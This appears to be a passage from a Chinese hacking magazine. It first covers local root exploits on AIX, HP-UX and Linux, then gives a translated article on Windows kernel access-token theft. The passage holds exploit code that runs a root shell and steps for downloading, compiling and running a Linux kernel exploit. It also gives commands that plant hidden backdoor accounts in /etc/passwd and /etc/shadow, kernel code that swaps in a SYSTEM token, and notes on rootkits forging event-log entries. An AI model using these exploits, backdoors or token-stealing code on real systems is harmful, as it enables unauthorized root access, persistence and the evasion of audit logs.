        cex_load_environment(egg, buffer, (char *)&shellcode_binsh, EGGSIZE, BUFFERSIZE);

        args[0] = "/usr/bin/paginit";
        args[1] = buffer;
        args[2] = NULL;

        envs[0] = egg;
        envs[1] = NULL;

        execve( "/usr/bin/paginit", args, envs );

        return( 0 );
    }
```

执行./xiao,结果如图8所示,符号已经变成#了,是root权限。




图8

2. HP-UX

HP-UX全称为Hewlett Packard UniX,是惠普9000系列服务器的操作系统,可以在H P的PA-RISC处理器、Intel的Itanium处理器的电脑上运行。

代码如下:

步骤都差不多,弱口令登录,溢出,操作系统基本信息,登录shell界面,编译exploit.c,执行结果分别如图9~图12所示。




图9




图10



图11




图12

3. Linux

这里首先要说明一下,是通过网页漏洞反弹shell提权,自己加的普通用户,为了演示方便,我直接用我添加的普通用户ssh登录,下载溢出代码:Linux sock_sendpage() NULL pointer dereference,下载地址http://downloads.securityfocus.com/vulnerabilities/exploits/36038-6.c,如图13、图14所示。




图13




图14

重命名文件: mv 36038-6.c exploit.c,编译:gcc -Wall -o exploit exploit.c,执行./exploit,结果如图15所示。



图15

直接得到#号,uid=0,root权限,怎么样,简单吧?

Linux加普通用户命令如下:

```
mkdir /home/.spiderZ
echo spiderZ::500:500::/home/.network:/bin/bash>>/etc/passwd
echo spiderZ::::::>>/etc/shadow
passwd spiderZ(密码)
```

加管理员命令如下:

```
echo spiderZ::::::>>/etc/shadow
echo spiderZ:0:0::/home/.network:/bin/bash>>/etc/passwd
passwd spiderZ(密码)
```

小结

(1)AIX:第一种方法是IBM AIX的lsmcode命令中的权限提升漏洞,以超级用户权限执行任意指令;第二种方法是IBM AIX的invscout的命令

行参数时存在缓冲区溢出,本地攻击者可能利用这个漏洞以超级用户权限执行任意代码;第三种方法是IBM AIX PAGINIT本地格式串漏洞。

(2)HP-UX: HP-UX本地语言系统格式化串漏洞。

(3)Linux:LinuxKernel sock_sendpage()函数空指针引用漏洞。上面只提供了部分代码,大家可以到互联网上搜索,我是在milw0rm上面看见的,milw0rm现在打不开了,我收集了一些,有时间到论坛上给大家公布关于.nix操作系统的入侵,个人感觉更容易一些,只要你善于收集各种漏洞信息,加以运用就行,另外,我做了部分入侵视频,大家可以到附件里看一下。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)

前置知识:无
关键词:提权、令牌、进程



Windows访问令牌窃取提升进程权限剖析

文/Csaba Barta 译/ 武云龙 党壮

本文详细介绍了如何在Windows系统上通过偷取其他进程的访问令牌来改变我们进程权限的方法。

过去的令牌控制方式

控制访问令牌的方法在2004年被Greg Hoglund提出,相应的证明代码首先在著名的FU Rootkit上出现。这种技术通过修改UserAndGroups和RestrictedSids结构改变了存储区域的指针指向。这个存储区域是一个访问令牌的动态部分。Windows Vista以前的版本在这个区域没有完整性检测,这样使得添加和删除安全标识符(SID)成为了可能。

Windows Vista新增的完整性检测功能

从Windows Vista开始,在Windows版本的_TOKEN结构中出现了两个新区域:SidHash和RestrictedSidHash,如图1所示。

这两个区域包含了安全标示符(SID)的Hash值,并将它们存放在令牌的动态部分,为的是防止意外或有意修改。这些Hash值在每次使用令牌时都会对其进行完整性检测,但实际上这种技术并不能很好地在最新的Windows系统中使用。




图1

令牌偷取

一种可能的绕过完整性检测的方法是寻找到那段内核代码,这些代码负责验证访问令牌并且对其打补丁。因为想要成功窃取令牌,在很大程度上取决于版本补丁更新和保护必须被关闭,所以需要使用更容易和更稳定的方法。

_TOKEN结构实际是通过类型为_EX_FAST_REF的令牌成员连接到_EPROCESS结构的。该_TOKEN结构的确切的内存地址可以通过计算存储在_EX_FAST_REF区域的值和0xFFFFFFF8异或的值得到。这是因为最后3位的值用来保持和令牌对象的引用关系。_EX_FAST_REF的结构如下:

```
Token :struct _EX_FAST_REF, 3 elements, 0x4 bytes
    +0x000 Object      :Ptr32 to
    +0x000 RefCnt :Bitfield Pos 0, 3 Bits
    +0x000 Value:Uint4B
```

通过研究发现,如今的令牌并不能很好地绑定到进程对象中,所以仅仅通过将我们_EPROCESS结构中的_EX_FAST_REF值修改为替代进程_EPROCESS结构中的值就可以获得其他进程的访问令牌了。但是对于这个操作还有个问题:当修改完成后,两个进程将要使用相同的令牌对象,这就意味着当我们的进程或者替代进程退出时,系统将要释放令牌对象。如果此时其他进程再试图使用令牌或退出,那么将会直接引起BSOD。

当替代进程是系统进程时(进程PID=4)是个例外。这时当其他进程使用这个进程的令牌时,那么它的操作将是不受限制的,因为这是将要被终止最后进程之一,如果在终止过程中有什么问题,它将不会发生任何事情。

为了战胜这个问题,复制的令牌必须由目标进程(替代进程)的访问令牌组成。通过使用ZwDuplicateToken函数可以实现这一功能。当一个想要的访问令牌复制成功后,惟一要做的就是将原始的令牌区域的值和新的令牌地址进行交换,那么进程将会有和替代进程一样的权限了。

下面是此概念的一部分证明代码:窃取其他进程的访问令牌。

```
typedef struct _OSDETAILS{
//_eprocess structure
int  NAMEOFFSET;
int   FLINKOFFSET;
int  PIDOFFSET;
int AUTHIDOFFSET;
int  PROTECTEDFLAGOFFSET;
int  THREADOFFSET;
int THREADFLINK;
int  TOKENOFFSET;
//_token structure
int  PRIVCOUNTOFFSET;
int PRIVADDROFFSET;
int  SIDCOUNTOFFSET;
int    SIDADDROFFSET;
int    LOCKOFFSET;
int    VARLENGTHOFFSET;
int    SESSIONIDOFFSET;
int    HANDLETABLEOFFSET;
//_handle_table structure
int    HANDLECOUNTOFFSET;
int    TABLEOFFSET;
int    HANDLELISTOFFSET;
int    EPROCPIDOFFSET;
//_ethread structure
int    CIDOFFSET;
//others
int    EPROCSIZE;
int    KERNELBASE;
char DISPATCHER_EPROCESS[2];
} OSDETAILS, *POSDETAILS;
OSDETAILS osdetails;
DWORD FindProcessEPROC (int terminate_PID)
{
DWORD eproc = 0x00000000;
int current_PID = 0;
int start_PID = 0;
int i_count = 0;
PLIST_ENTRY plist_active_procs;
if (terminate_PID == 0)
return terminate_PID;
eproc = (DWORD) gpeproc_system;
start_PID = *((DWORD*)(eproc + osdetails.PIDOFFSET));
current_PID = start_PID;
while(1)
{
if(terminate_PID == current_PID)
return eproc;
else if((i_count >= 1) && (start_PID == current_PID))
{
return 0x00000000;
}
else {
plist_active_procs = (LIST_ENTRY *) (eproc + osdetails.FLINKOFFSET);
eproc = (DWORD) plist_active_procs->Flink;
eproc = eproc - osdetails.FLINKOFFSET;
current_PID = *((int *)(eproc+osdetails.PIDOFFSET));
i_count++;
```

```
NTSTATUS StealToken( int dpid, int spid )
{
NTSTATUS status = STATUS_SUCCESS;
ACCESS_STATE aState;
char Data[0x100];
PEPROCESS pseproc = NULL; //Victim eprocess
HANDLE hseproc = NULL; //Victim process
                       //handle
PEPROCESS pdeproc = NULL; //New eprocess
HANDLE hstoken = NULL; //Victim process's
                       //token handle
HANDLE hntoken = NULL; //New token handle
PVOID pntoken = NULL; //New token address
PVOID potoken = NULL; //The original token
//Open the source process
status = SeCreateAccessState(&aState,
Data,
STANDARD_RIGHTS_ALL,
(PGENERIC_MAPPING)((PCHAR)*PsProcessType + 52));
if (!NT_SUCCESS(status))
{
DbgPrint("Error creating access state!!!");
return status;
}
aState.PreviouslyGrantedAccess |= aState.
RemainingDesiredAccess;
aState.RemainingDesiredAccess = 0;
status = PsLookupProcessByProcessId((HANDLE)spid,
&pseproc);
if (!NT_SUCCESS(status))
{
SeDeleteAccessState(&aState);
return status;
}
status = ObOpenObjectByPointer(pseproc,
0,
&aState,
0,
*PsProcessType,
KernelMode,
&hseproc);
SeDeleteAccessState(&aState);
ObDereferenceObject(pseproc);
//Get handle to the source token
status = ZwOpenProcessTokenEx(hseproc,
STANDARD_RIGHTS_ALL,
OBJ_KERNEL_HANDLE,
&hstoken);
if (!NT_SUCCESS(status))
{
DbgPrint("Opening source token failed!\n");
return status;
}
//Copy the source token
status = ZwDuplicateToken(hstoken,
TOKEN_ALL_ACCESS,
NULL,
FALSE,
TokenPrimary,
&hntoken);
if (!NT_SUCCESS(status))
{
DbgPrint("Copying source token failed!\n");
return status;
}
//Close the source process and source token
//handles
if (NT_SUCCESS(status))
{
ZwClose(hstoken);
ZwClose(hseproc);
}
//Reference the new token to get the
//memory address of it
status = ObReferenceObjectByHandle(hntoken,
STANDARD_RIGHTS_ALL,
NULL,
KernelMode,
&pntoken,
NULL);
if (!NT_SUCCESS(status))
{
DbgPrint("Referencing new token failed!\n");
return status;
}
//Find the target process and link the token
//in
(DWORD)pdeproc = (DWORD)FindProcessEPROC
(dpid);
if ((DWORD)pdeproc == 0x0)
{
DbgPrint("Destination process (%d) not found!\n",
dpid);
return STATUS_UNSUCCESSFUL;
}
//Link in the new token
*(DWORD *)((DWORD)pdeproc + osdetails.
TOKENOFFSET) = (DWORD)pntoken;
return STATUS_SUCCESS;
}
```

技术上的局限

使用此种方法在技术有一些局限，但是它们将会在未来消除。

(1)第一种局限是只有在被窃取的访问令牌属于一个系统账户或者超级管理员账户的正在运行的进程时，创建新的进程是可能的。

(2)另外一个限制是，如果令牌属于一个超级用户组成员时，只有除了G U I的进程是可以开启的。

但是，如果是Rootkit的话，那么这些将不是很重要的局限。因为攻击者的目标通常是增加更高的权限，这意味着从超级管理员或系统账户中窃取访问令牌是最普遍的方式。

伪装细节进程追踪事件

一种可能的方式是启动代表另外一个进程的进程，这个进程运行在其他的账户中。我们由Windows的使用信息来创建详细的进程事件日志项，目的是：

(1)为了装配"进程创建"事件日志项，获得操作系统使用父进程的访问令牌和进程id；

(2)为了装配"进程结束"事件日志项，获得操作系统使用被结束进程的访问令牌和进程id。

为了插入伪造的事件日志项，我们启动账户的应用程序(Rootkit客户端)。操作系统将使用我们的进程i d和账户信息插入一个标准的进程创建项在事件日志中，如图2所示。

